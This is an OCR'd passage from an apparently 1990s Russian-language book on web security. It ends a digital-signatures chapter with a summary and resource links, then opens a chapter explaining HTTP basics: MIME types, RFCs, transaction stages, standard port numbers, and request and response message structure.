
- ✓ Для создания цифровой подписи нужно применить к данным, расположенным в файле, функцию смешивания данных, а полученное значение зашифровать при помощи личного ключа.
- ✓ С помощью цифровых подписей можно идентифицировать автора сообщения и проверить целостность переданного файла.
- ✓ Для создания цифровых подписей нужно использовать специальное программное обеспечение.
- ✓ Для проверки неизменности содержания файла нужно использовать специальное программное обеспечение.
- ✓ Стандарт DSS играет все большую роль в создании цифровых подписей и стандарте PEM.

- ✓ При помощи цифровых сертификатов можно с высокой степенью надежности проверить содержимое файла. Надежность обеспечивается системой проверки и создания подписей, поддерживаемой компаниями третьей стороны.

РЕСУРСЫ INTERNET

Кроме перечисленных здесь ресурсов в Internet существует огромное количество других источников информации о цифровых подписях и связанных с ними технологиях. Прежде чем воспользоваться цифровой подписью, проверьте, не нарушаете ли вы какой-либо закон.

CYLINK CORPORATION	http://www.cylink.com
DIFFIE-HELLMAN METHOD	http://www.apocalypse.org/pub/u/seven/diffie.html
DIGITAL SIGNATURE INITIATIVE	http://www12.w3.org/Security/DSig/DsigProj.html
EFF ARCHIVE	http://www.eff.org/pub/Privacy/Digital_signature/
FIPS-186 DIGITAL SIGNATURE	http://www.anl.gov/OIT12/hudson.html
DIGITAL SIGNATURE GUIDELINES	http://www.abanet.org/scitech/ec/isc/dsgfree.html



Глава 6

Протокол HTTP

Как уже говорилось, протоколы — это правила, помогающие стандартизировать методы передачи информации между компьютерами. Кроме того, вам уже должно быть известно, что за передачу данных в сети World Wide Web отвечает гипертекстовый транспортный протокол (HTTP — Hypertext Transport Protocol). Он предоставляет серверам и броузерам возможность передавать через Internet *гипермедиа* (документы Web). Кроме того, HTTP отвечает за целостность файлов мультимедиа. Другими словами, этот протокол предоставляет возможность передачи через Internet файлов с (неподвижными) изображениями, графикой, видео, аудио, гипертекстом и другими видами данных. Прочитав эту книгу, вы, возможно, обнаружите, что Web-сайт вашей компании предоставляет огромную потенциальную возможность для нападения на всю компьютерную систему. Чтобы понять реальность подобных нападений и изучить средства обороны, читателю понадобятся базовые знания о HTTP.

Изучая новый для вас протокол, не забывайте о том, что Internet является «средством перемещения» информации для Web. Помните, что Internet построен на протоколе TCP/IP (см. главу 2). Чтобы упростить задачу, представьте, что HTTP расположен поверх набора протоколов TCP/IP. В этой главе я расскажу о том, как работает HTTP, и о том, как этот протокол взаимодействует с TCP/IP. Прочитав главу, вы узнаете следующее:

* Для распространения файлов мультимедиа в HTTP используется спецификация MIME.
* Протокол HTTP обладает наиболее богатыми возможностями и является основным протоколом Web.
* Транзакция в HTTP состоит из четырех основных этапов (если ничто не прервет ее): создания соединения, запроса клиента, ответа сервера и разрыва соединения сервером.
* Web-броузер устанавливает соединение с Web-сервером при помощи протокола TCP/IP. После этого данные передаются на основе протокола HTTP.
* Огромную роль в использовании ресурсов Web играют URI и URL.
* Для получения ресурсов (файлов) с Web-сервера Web-броузеры используют запросы HTTP.
* Передаваемые при помощи HTTP приложения могут содержать информацию о передаваемых данных.
* Сообщения HTTP Full-Request и Full-Response предоставляют серверам и клиентам необходимую для передачи и приема объектов Web информацию.

HTTP — основной ПРОТОКОЛ WEB

Когда вы путешествуете по Web, броузер обменивается сообщениями с серверами Web, используя протокол HTTP. Всякий раз при переходе по гиперссылке броузер с помощью HTTP обращается к серверу, хранящему необходимую информацию.

Чтобы понять, как происходит обмен документами Web и какую роль в этом играет HTTP, необходимо сперва изучить различные типы документов. Как можно предположить (из главы 2), существует ряд стандартов, определяющих форматы документов. В этом случае форматы документов Web задаются спецификацией MIME.

ПОНЯТИЕ MIME

MIME (Multi purpose Internet Mail Extension) — это техническая спецификация, описывающая передачу мультимедийных данных с помощью почтовых стандартов Internet. До внедрения MIME в Web использовалась другая спецификация, описывающая синтаксис текстовых сообщений для обмена данными между компьютерами (электронная почта).

Однако передача только текстовых сообщений накладывала ограничения на передачу мультимедийных данных. Нужен был новый протокол. Полностью стандарты передачи текстовых сообщений описаны в документе RFC 822 (D. H. Crocker, *Standard for the Format of ARPA Internet Text Message,* August 1982).

В документе RFC 822 описан формат текстовых сообщений, передаваемых от одного компьютера к другому. В нем не рассматриваются такие типы сообщений, как аудио, видео или графическая информация. Кроме того, RFC 822 не предполагает использование кодовых страниц, отличных от ASCII (US-ASCII). Итак, все шло к созданию новой спецификации. Как мы увидим далее, спецификация MIME обеспечивает передачу любого типа данных по Internet.

MIME определяет форматы графических, звуковых, двоичных и видеофайлов, файлов приложений и др. На. самом деле с помощью MIME можно определить свои форматы файла и использовать их при работе с сервером Web (при условии, что сервер может работать с этим форматом).

Примечание. *Мы будем рассматривать сервер Web как сервер HTTP, совместимый с версией HTTP 1.0. В настоящее время это наиболее распространенный протокол в Web, однако уже существует версия HTTP 1.1.*

СТАНДАРТЫ WEB и INTERNET

Как уже говорилось, Internet состоит из тысяч различных компьютеров, работающих под управлением всевозможных операционных систем. Для корректного взаимодействия все они должны работать по строго определенным правилам, иди, как

их еще называют, *протоколам.* Например, представим программу, загружающую с сервера некоторый файл. Прежде всего она должна указать серверу необходимый файл. После этого программа будет терпеливо ожидать ответа сервера, в котором расположено разрешение (или запрет) на доступ к этому файлу. Если ответ положительный, то программе может понадобиться значение размера файла и. "прочие его характеристики. Как известно, подобные взаимодействия между программами не являются случайным набором действий и описаны в некоторой спецификации.

Практически все стандарты Web и Internet можно найти в самой сети. Описания стандартов расположены в специальных документах — *RFC* (Request for Comments). Больше всего они напоминают рабочие пометки исследователей и разработчиков сети. Все они используют RFC для общения друг с другом. Второе основное предназначение этих документов — обучать новичков и вводить их в современное состояние дел. В настоящее время в Web существует около 2200 подобных документов. Для лучшего понимания сетевых технологий вам просто необходимо усвоить основные стандарты Web, и лучшим вашим наставником будут документы RFC.

Web, так же как и Internet, является открытой системой и не принадлежит какому-либо конкретному человеку, компании или государству. Однако при чтении этой книги у вас мог возникнуть вопрос: «Кто же ответственен за создание стандартов и их поддержку?» Оказывается, есть такие организации. Это World Wide Web Consortium (группа под руководством Тима Бернерса-Ли — одного из создателей Web) и Internet Advisory Board (IAB). Именно эти организации ответственны за разработку и утверждение новых стандартов.

В состав World Wide Web Consortium (W3C) вошли представители частных предприятий и университетов. Эти люди управляют разработкой и внедрением новых технических решений. IAB состоит из четырех основных групп: Internet Engineering Task Force (IETF), Internet Engineering Steering Group (IESG), Internet Research Task Force (IRTF) и Internet Research Steering Group (IRSG). Эти и Другие группы занимаются обсуждением и испытанием новых стандартов и определяют их дальнейшую судьбу.

Если вам понадобится диалоговая помощь или ссылка на документы Internet либо Web, то нет ничего лучше RFC. С самого начала они представляли неиссякаемый источник наиболее свежей и необходимой информации для программистов, исследователей и простых пользователей. Именно там можно найти ответы на все волнующие вас вопросы. Стоит отметить, что эти документы расположены в различных местах Internet. Для начала я рекомендую воспользоваться ссылкой, расположенной в *http://www.jamsa.com/.* Эта ссылка представляет собой пиктограмму, связанную со списком RFC. С ее помощью вы сможете быстро найти ответы на все вопросы.

ИСПОЛЬЗОВАНИЕ MIME

Как вы уже знаете, Web состоит из миллионов гиперсвязанных документов. Каждый документ может включать в себя дополнительные ссылки на файлы с

графикой, аудио, видео, текстовой информацией и т. д. Когда сервер Web посылает броузеру какой-либо файл или документ, он включает в него информацию о типе файла, которая располагается в *заголовке MIME,* который часто называют просто *заголовком.* С его помощью программа, принимающая файл, определяет типы расположенных в нем данных. В общем случае заголовок представляет собой дополнительную информацию, вставляемую в начало файла. Сама же информация называется *телом объекта.* Итак, каждый файл Web состоит из двух частей: заголовка MIME и тела объекта. На рисунке 6.1 схематично показана структура подобного файла.




Рисунок 6.1, *Сервер добавляет к файлу заголовок MIME.*

Далее вы увидите, что возможны случаи, когда программа посылает только заголовок. Кроме того, при использовании MIME можно включать в тело объекта несколько документов и посылать их одновременно.

Типы и расширения MIME

В заголовок каждого файла, передаваемого клиенту, сервер Web включает *тип* и *расширение* MIME. Тип MIME определяет основной тип файла (например, графический файл). Расширение MIME является уточнением типа MIME. Типы и расширения MIME часто изменяются, поскольку идет постоянное развитие и переход на новые типы файлов. В таблице 6.1 приведено лишь несколько типов файлов и их расширения. Для получения более свежей и подробной информации о типах MIME посетите некоторые из сайтов Web, адреса которых я разместил в конце главы.

Тип и расширение MIME указываются в поле заголовка *Content-Type,* предшествующего сообщению, посылаемому сервером броузеру. Для того чтобы разобраться, как эта информация используется в протоколе HTTP, необходимо сперва изучить, какие компоненты Web используют MIME.

Типы и расширения MIME используют как серверы, так и броузеры. Когда сервер Web готовит файл для передачи броузеру, обычно тип и расширение MIME определяется с помощью расширения файла. Затем сервер посылает эту информацию броузеру. Получив файл, броузер использует заголовок *Content-Type* для определения типа последующей информации. Например, это может выглядеть так:

```
Content-type: application/msword
```

Тип MIME	Расширение MIME
Application	*activemessage*
Application	*mac-binhex40*
Application	*mathematica*
Application	*msword*
Application	*postscript*
Application	*pdf*
Application	*vnd.ms-excel*
Application	*wordperfect5.1*
Application	*x-tar*
Audio	*aiff*
Audio	*basic*
Audio	*32kadpcm*
Audio	*x-pn-realaudio*
Image	*jpeg*
Image	*gif*
Image	*ief*
Image	*png*
Image	*tiff*
Message	*RFC822*
Multipart	*digest*
Multipart	*form-data*
Multipart	*header-set*
Multipart	*mixed*
Text	*html*
Text	*iuls*
Text	*plain*
Text	*richtext*
Text	*tab-separated-values*
Video	*avi*
Video	*mpeg*
Video	*quicktime*

Таблица 6.1. *Примеры типов и расширений MIME.*

В этом случае типом MIME является *application* (приложение), а расширением — *msword* (сокращение от Microsoft Word). Таким образом, броузер знает, что ему передается документ Word.

ПОДРОБНОСТИ о ТИПАХ MIME

Рассмотрим типы MIME более подробно. Согласно таблице 6.1, существует семь типов MIME: *application, audio, image, message, multipart, text* и *video.*

- Приложения используют тип *application* для передачи данных приложения или двоичных данных. С помощью этого типа можно организовать службу пересылки файлов электронной почты. Кроме того, этот тип часто используется для пересылки упакованных (архивированных) файлов. Приложения используют тип *application* для передачи данных приложений или двоичных данных (исполняемых модулей программ) по Internet.
- Приложения используют тип *audio* для передачи аудиофайлов. Чтобы прослушать такой файл, вам нужна звуковая карта, колонки и *вспомогательное* программное обеспечение, позволяющее воспроизводить звуковые файлы.
- Значение *image* используется при передаче неподвижных изображений (картинок). В Web вы встретите много сайтов, где используется этот тип.
- Приложения используют тип *message* для встраивания существующих сообщений электронной почты. Например, рассматриваемый тип MIME применяется в том случае, если вам необходимо ответить на сообщение электронной почты и включить в него оригинал принятого письма.
- Приложения используют значение *multipart* для объединения нескольких документов, возможно, с различными типами данных, в одном сообщении. Например, этот тип используется, для того чтобы уменьшить число сообщений, проходящих между сервером и броузером. В этом случае сервер может объединять в одном теле объекта несколько документов. Сервер Web добавляет к телу объекта строку заголовка *Content-Type* со значением multipart/mixed и посылает сообщение броузеру. Получив такое сообщение, броузер изучает заголовок и определяет, из каких типов документов оно скомпоновано. В рассматриваемом случае сервер должен позаботиться о разделении документов, чтобы клиент ясно видел начало и конец каждого из них.
- Приложения используют тип *text* для представления текстовой информации с помощью некоторого набора символов. Кроме того, этот тип является стандартным форматом для языков описания текста. Примерами передаваемой информации являются ASCII-текст, файлы формата RTF (Rich Text Format) и HTML (HyperText Markup Language). С помощью HTML создатели Web-сайтов разрабатывают и продают Web-страницы.
- Приложения используют тип *video* для передачи видеоизображений, возможно, со звуком в качестве составного формата видеоданных.

Создатели MIME предусмотрели в нем возможности расширения. Как только появляются новые пары *тип/расширение,* это сразу находит отражение в стандарте. Так как передача гипермедийных данных — это наиболее важное преимущество Web перед Internet, то трудно переоценить важность стандарта MIME. Далее вам не раз придется столкнуться с примерами его использования. Однако

уже сейчас при помощи пункта **Параметры** меню **Вид** вы можете посмотреть, какие типы MIME поддерживает ваш броузер. На рисунке 6.2 показано диалоговое окно, отображаемое *Internet Explorer.*




Рисунок 6.2. *Диалоговое окно* ***Типы файлов.***

ДЕТАЛИ ***HTTP***

Internet поддерживает огромное число разнообразных протоколов. Однако когда вы создаете программы Web, они в большинстве своем используют HTTP. В последующих разделах мы ближе познакомимся с протоколом HTTP.

ПРИНЦИПЫ РАБОТЫ ***HTTP***

HTTP сильно отличается от таких протоколов, как FTP, обеспечивающих неразрывное соединение до тех пор, пока не произойдет ошибка или не будет подан сигнал к завершению соединения. Каждая *операция* HTTP начинается с того, что броузер и сервер устанавливают соединение, и заканчивается его уничтожением. Например, когда вы подключаетесь к Web-сайту, броузер и сервер создают соединение, позволяющее серверу передать HTML-страницу сайта броузеру.

Примечание. *Обычно авторы Web именуют HTML-файлы так: «ИмяФайла.HTML» или «ИмяФайла.HTM». Однако это совсем необязательно, так как протокол HTTP не использует ни имена файлов, ни их длину или формат. Лучше все же придерживаться установившейся схемы — так вы облегчите жизнь и себе, и многим другим людям.*

После того как броузер принял файл, сервер разрывает соединение. Если после анализа HTML-страницы выясняется, что необходимо передать графический файл, соединение необходимо устанавливать заново. Таким образом, для передачи каждого нового файла нужно каждый раз устанавливать соединение, что чрезвычайно замедляет работу хостов. Поэтому в настоящее время появляются

все новые и новые стандарты HTML (например, *динамический HTML).* С другой стороны, подобная схема сильно упрощает работу сервера и, соответственно, повышает эффективность его работы. На рисунке 6.3 приведено схематичное сравнение обычной схемы HTML и нового стандарта.




Рисунок 6.3. *Сравнение обычного и нового стандартов.*

Одна операция HTTP часто называется *транзакцией.* HTTP использует соединение TCP/IP, устанавливаемое на период транзакции. Ни броузер (клиент), ни сервер не хранят информацию даже о последнем соединении. Таким образом, путешествие по Web представляет собой ряд последовательных транзакций HTTP. Когда вы щелкаете мышью на гипертекстовой ссылке, броузер переносит вас с одного сайта Web на другой. Поскольку можно в любой момент перейти на другой сайт или выйти из программы-броузера, сервер всегда первый разрывает соединение. Если это не так, то сервер просто устанавливает новое соединение. В случае ухода с сайта ему ничего не нужно делать — соединение было разорвано ранее. Такой стиль работы позволяет серверу быстрее переходить к обслуживанию других клиентов, что увеличивает эффективность его работы.

Недавно появилась технология *кэширования соединения,* когда сервер не разрывает связь немедленно после ответа клиенту. Кэшируя соединение, сервер может очень быстро восстановить его, если клиент решит «побродить» по сайту. Эта технология особенно полезна на тех сайтах, где расположено много локальных ссылок.

HTTP ПОДДЕРЖИВАЕТ ДИНАМИЧЕСКИЕ ФОРМАТЫ

Используя HTTP, клиенты и серверы определяют форматы документов динамически. Это означает, что при подключении к серверу броузер первым делом высылает ему список доступных ему форматов данных. После этого сервер старается отвечать ему, используя только такие форматы. В таком случае сервер и клиент могут использовать собственные форматы данных.

Когда сервер посылает документ Web, он может включить информацию о файле (так называемую *метаинформацию*) в заголовок HTTP. Программа, принимающая данные, может в свою очередь использовать заголовок для правильной интерпретации. Таким образом, принимающая сторона получает сообщение, описывающее входящие данные. Если получатель не может использовать какой-либо тип данных, ему предоставляется возможность загрузить соответствующее *программное расширение.* На рисунке 6.4 показано, как таким образом можно расширить возможности броузера.




Рисунок 6.4. *Программные расширения увеличивают возможности броузера.*

ИНФОРМАЦИЯ ЗАГОЛОВКА HTTP

Заголовок HTTP хранит информацию о тех объектах, которые приложения передают по Web. Используя информацию заголовка, программы договариваются о форматах данных для передаваемых объектов. Большинство приложений, если не может распознать информацию заголовка HTTP, просто игнорируют ее. Поскольку приложения игнорируют неизвестные форматы, можно смело тестировать новые протоколы Web без нарушения целостности HTTP. Вы не сможете нарушить работу HTTP, используя неизвестные форматы данных.

ЧИТАБЕЛЬНОСТЬ HTTP

HTTP является читабельным протоколом, поскольку в его основе лежит текстовая информация, не требующая дополнительной расшифровки. Фактически многие броузеры обеспечивают информацию о состоянии текущей транзакции HTTP, которую можно просмотреть во время HTTP-транзакции. Наиболее часто эта информация отображается в строке состояния (см. рисунок 6.5).




***Рисунок 6.5. Netscape Navigator** отображает информацию о транзакции в строке состояния.*

HTTP — ОБЩИЙ ПРОТОКОЛ

Сообщения HTTP представляют собой запросы клиента к серверу и ответы сервера клиенту. Существует два типа сообщений: *простые* (simple) и *полные* (full).

Сообщения HTTP, такие как *Full-Request* и *Full-Response*, используют стандартный формат. Сообщения в этом формате могут состоять из дополнительных полей заголовка и тела объекта (документа). Формат сообщений HTTP является общим для всех типов данных, поскольку форматы данных в сообщениях не зависят от самого протокола. Другими словами, HTTP не интересует содержимое тела объекта. (За более подробной информацией обратитесь к RFC 822.)

Сообщения типа *Simple-Request* и *Simple-Response* не допускают использования заголовка и ограничены только данными из тела объекта. Не рекомендуется использовать такой формат сообщений, так как в этом случае сервер не может определить тип данных, содержащихся внутри сообщения. В свою очередь броузер тоже вынужден пытаться распознавать формат данных. На рисунке 6.6 показаны различия между сообщениями формата *Simple-Response* и *Full-Response*. Обратите внимание: единственным их различием является заголовок MIME у документов *Full-Response*.




Рисунок 6.6. Различие между сообщениями формата Simple-Response и Full-Response.

ТРИ ОСНОВНЫЕ ОПЕРАЦИИ HTTP

С помощью HTTP приложения могут выполнять три основных операции: *поиск, извлечение* и *проверку.* При поиске объекта Web-программы применяют HTTP для указания серверу URL объекта. Если объект существует, приложение использует HTTP, чтобы получить его. По окончании операции HTTP сообщает о ее статусе. Другими словами, HTTP передает программе информацию о том, успешными или неудачными были операции поиска/извлечения данных. В следующих разделах мы рассмотрим все три операции подробнее.

ПОИСК ИНФОРМАЦИИ

HTTP основан на операциях запроса клиента и ответа сервера. Клиент (запрашивающая сторона) устанавливает TCP/IP-соединение с сервером (отвечающая сторона) с помощью *сообщения о запросе на соединение.* Если сервер доступен, он принимает это сообщение от клиента и устанавливает соединение.

Когда вы используете броузер для поиска информации в Web, он передает ваш запрос серверу, на котором хранятся искомые данные. После создания соединения броузер посылает *сообщение-запрос,* в котором содержится информация о методе запроса, URI (Uniform Resource Identifier), версии протокола и сообщение MIME. В сообщении MIME указываются параметры запроса, информация о клиенте и (возможно) тело объекта.

ИЗВЛЕЧЕНИЕ ИНФОРМАЦИИ

После того как броузер установил соединение с сервером и сделал запрос, начинается процесс извлечения документа. Сервер отвечает сообщением, где указаны его версия протокола, код ошибки либо успешного соединения, а также сообщение типа MIME, в котором присутствуют информация о сервере, заголовок *Entity-Header* и (возможно) содержимое тела объекта. На рисунке 6.7 показано взаимодействие по схеме «поиск—запрос» между броузером и сервером.




Рисунок 6.7. *Поиск и извлечение ресурсов Web с использованием HTTP.*

ИНФОРМАЦИЯ О СТАТУСЕ СОЕДИНЕНИЯ

Когда ваш броузер пытается подключиться к серверу или извлечь (скопировать) информацию, в окне статуса соединения можно наблюдать за всеми фазами

процесса. Сообщения о статусе объекта позволяют определить размер информации, необходимой для копирования, а также начало процесса извлечения данных, и тем самым при необходимости прервать процесс копирования. Кроме того, пользователю предоставляются более полные сведения о попытках поиска информации (в разделе «Классы ответных кодов HTTP» настоящей главы коды статуса информации будут описаны подробнее). Коды статуса обычно выводятся в соответствующем окне броузера.

ЧЕТЫРЕ ЭТАПА ТРАНЗАКЦИИ HTTP

Перед тем как клиент и сервер смогут обмениваться данными, им необходимо сперва установить соединение. В Internet это делается с использованием протокола TCP/IP. Далее клиент запрашивает данные у сервера, а сервер отвечает ему и передает необходимую информацию. Для выполнения подобных операций клиенты и серверы используют протокол HTTP. Кроме того, такое соединение устанавливается на время только одной транзакции и закрывается сервером по ее окончании. Теперь рассмотрим все четыре этапа транзакции более подробно.

ШАГ 1: УСТАНАВЛИВАЕМ СОЕДИНЕНИЕ

Перед тем как обменяться информацией, клиент и сервер должны сперва установить соединение TCP/IP. Как известно, Internet использует набор протоколов TCP/IP для организации взаимодействия компьютеров. Чтобы отличать протоколы, приложения используют для каждого из них *уникальные номера*. Общие протоколы, вроде FTP и HTTP, используют *известные номера портов*. Стандартным значением для порта HTTP является 80, хотя сервер и клиент могут работать и по другому номеру. В таблице 6.2 приведены значения портов для наиболее известных протоколов Web и Internet.

Протокол	Номер порта
File Transfer Protocol	21
Telnet Protocol	23
Simple Mail Transfer Protocol	25
Trivial File Transfer Protocol	69
Gopher Protocol	70
Finger Protocol	79
HTTP Protocol	80

Таблица 6.2. *Стандартные значения номеров портов для Internet.*

Примечание. *Все порты с номером менее 1024 в TCP/IP рассматриваются как привилегированные (другими словами, они зарезервированы для стандартных протоколов). Обратите внимание: все перечисленные выше протоколы работают с привилегированными портами. Не следует использовать порт с номером меньше чем 1024.*

ШАГ 2: ЗАПРОС КЛИЕНТА

Каждый запрос клиента, передаваемый серверу Web, начинается с *метода,* за которым следует URL объекта. Кроме того, клиент должен указать используемую версию протокола HTTP. После этого ставятся символы возврата каретки и перевода строки (CRLF), за которыми могут идти данные. В конце броузер еще раз добавляет CRLF.

Метод HTTP представляет собой команду, с помощью которой клиент указывает цель запроса к серверу. Каждый метод ссылается на какой-либо ресурс (определяемый с помощью URL). Кроме того, клиент должен указать используемую версию протокола HTTP (например, HTTP 1.0). Все эти данные — метод, URL и версия протокола HTTP — входят в состав *строки запроса* (Request-Line). Строка запроса — это раздел поля *заголовка запроса* (Request-Header). Например, с помощью метода *GET* клиент может запросить графическую информацию Web-страницы.

С помощью поля заголовка запроса клиент передает серверу информацию о запросе и о себе. В каждом запросе тело объекта представляет собой информацию запроса. Обычно в теле запроса клиент указывает имя необходимого файла. На рисунке 6.8 схематично показано, как после создания соединения клиент посылает серверу запрос.

***Рисунок** 6,8. Клиент посылает запрос серверу.*

ШАГ 3: ОТВЕТ СЕРВЕРА

После того как Web-сервер принял и обработал сообщение-запрос, он посылает клиенту *сообщение-ответ.* Такое сообщение всегда начинается с версии протокола HTTP, затем идут три цифры *кода статуса* и *тема ответа,* пара CRLF и (возможно) дополнительная информация, оформленная в виде соответствующих заголовков. В конце сервер добавляет CRLF, за которым может следовать тело объекта.

Код статуса представляет собой трехзначное число, указывающее, может ли сервер принять и удовлетворить запрос пользователя. *Тема ответа* — это короткое текстовое описание кода статуса. Более подробно они будут описаны далее. Версия протокола HTTP, код статуса и тема ответа вместе составляют *строку состояния.*

Заголовок ответа может содержать информацию о запрашиваемом ресурсе, а также соответствующие определения MIME. Обычно он совпадает с заголовком, принятым от клиента. Далее мы подробнее рассмотрим форматы заголовков. Тело объекта содержит данные, пересылаемые клиенту. Ответ сервера схематично показан на рисунке 6.9.

Рисунок 6.9. *Ответ сервера.*

ШАГ 4: СЕРВЕР РАЗРЫВАЕТ СОЕДИНЕНИЕ

Прерогативой сервера является разрыв соединения TCP/IP после обработки запроса клиента. Однако как сервер, так и клиент должны отслеживать незапланированные разрывы соединения. Другими словами, если вы щелкаете на кнопке **Stop** вашего броузера, он должен закрыть соединение. Кроме того, если произошла поломка одного из компьютеров, другой должен определить это и корректно завершить работу. В любом случае, закрытие соединения всегда приводит к завершению текущей транзакции, вне зависимости от ее статуса. На рисунке 6.10 схематично показаны все этапы транзакции HTTP.




Рисунок 6.10. *Этапы транзакции HTTP.*

Примечание. *В этой главе описаны сообщения Full-Request и Full-Response, используемые в HTTP версии 1.x. Однако в HTTP 0.9 используются только сообщения Simple-Request и Simple-Response. В настоящее время эта версия протокола устарела и используется крайне редко. Стоит отметить, что HTTP 0.9 является подмножеством протоколов HTTP 1.x.*

КЛАССЫ ОТВЕТНЫХ кодов HTTP

Первая цифра кода статуса HTTP определяет класс кода ответа. В настоящее время последние две цифры не используются. Существует пять возможных значений для первой цифры (от 1 до 5). Все они приведены в таблице 6.3.

Код	Описание
1xx: Информационная	Не используется, но зарезервирована для будущего использования.
2xx: Успешно	Данные были успешно приняты и обработаны.
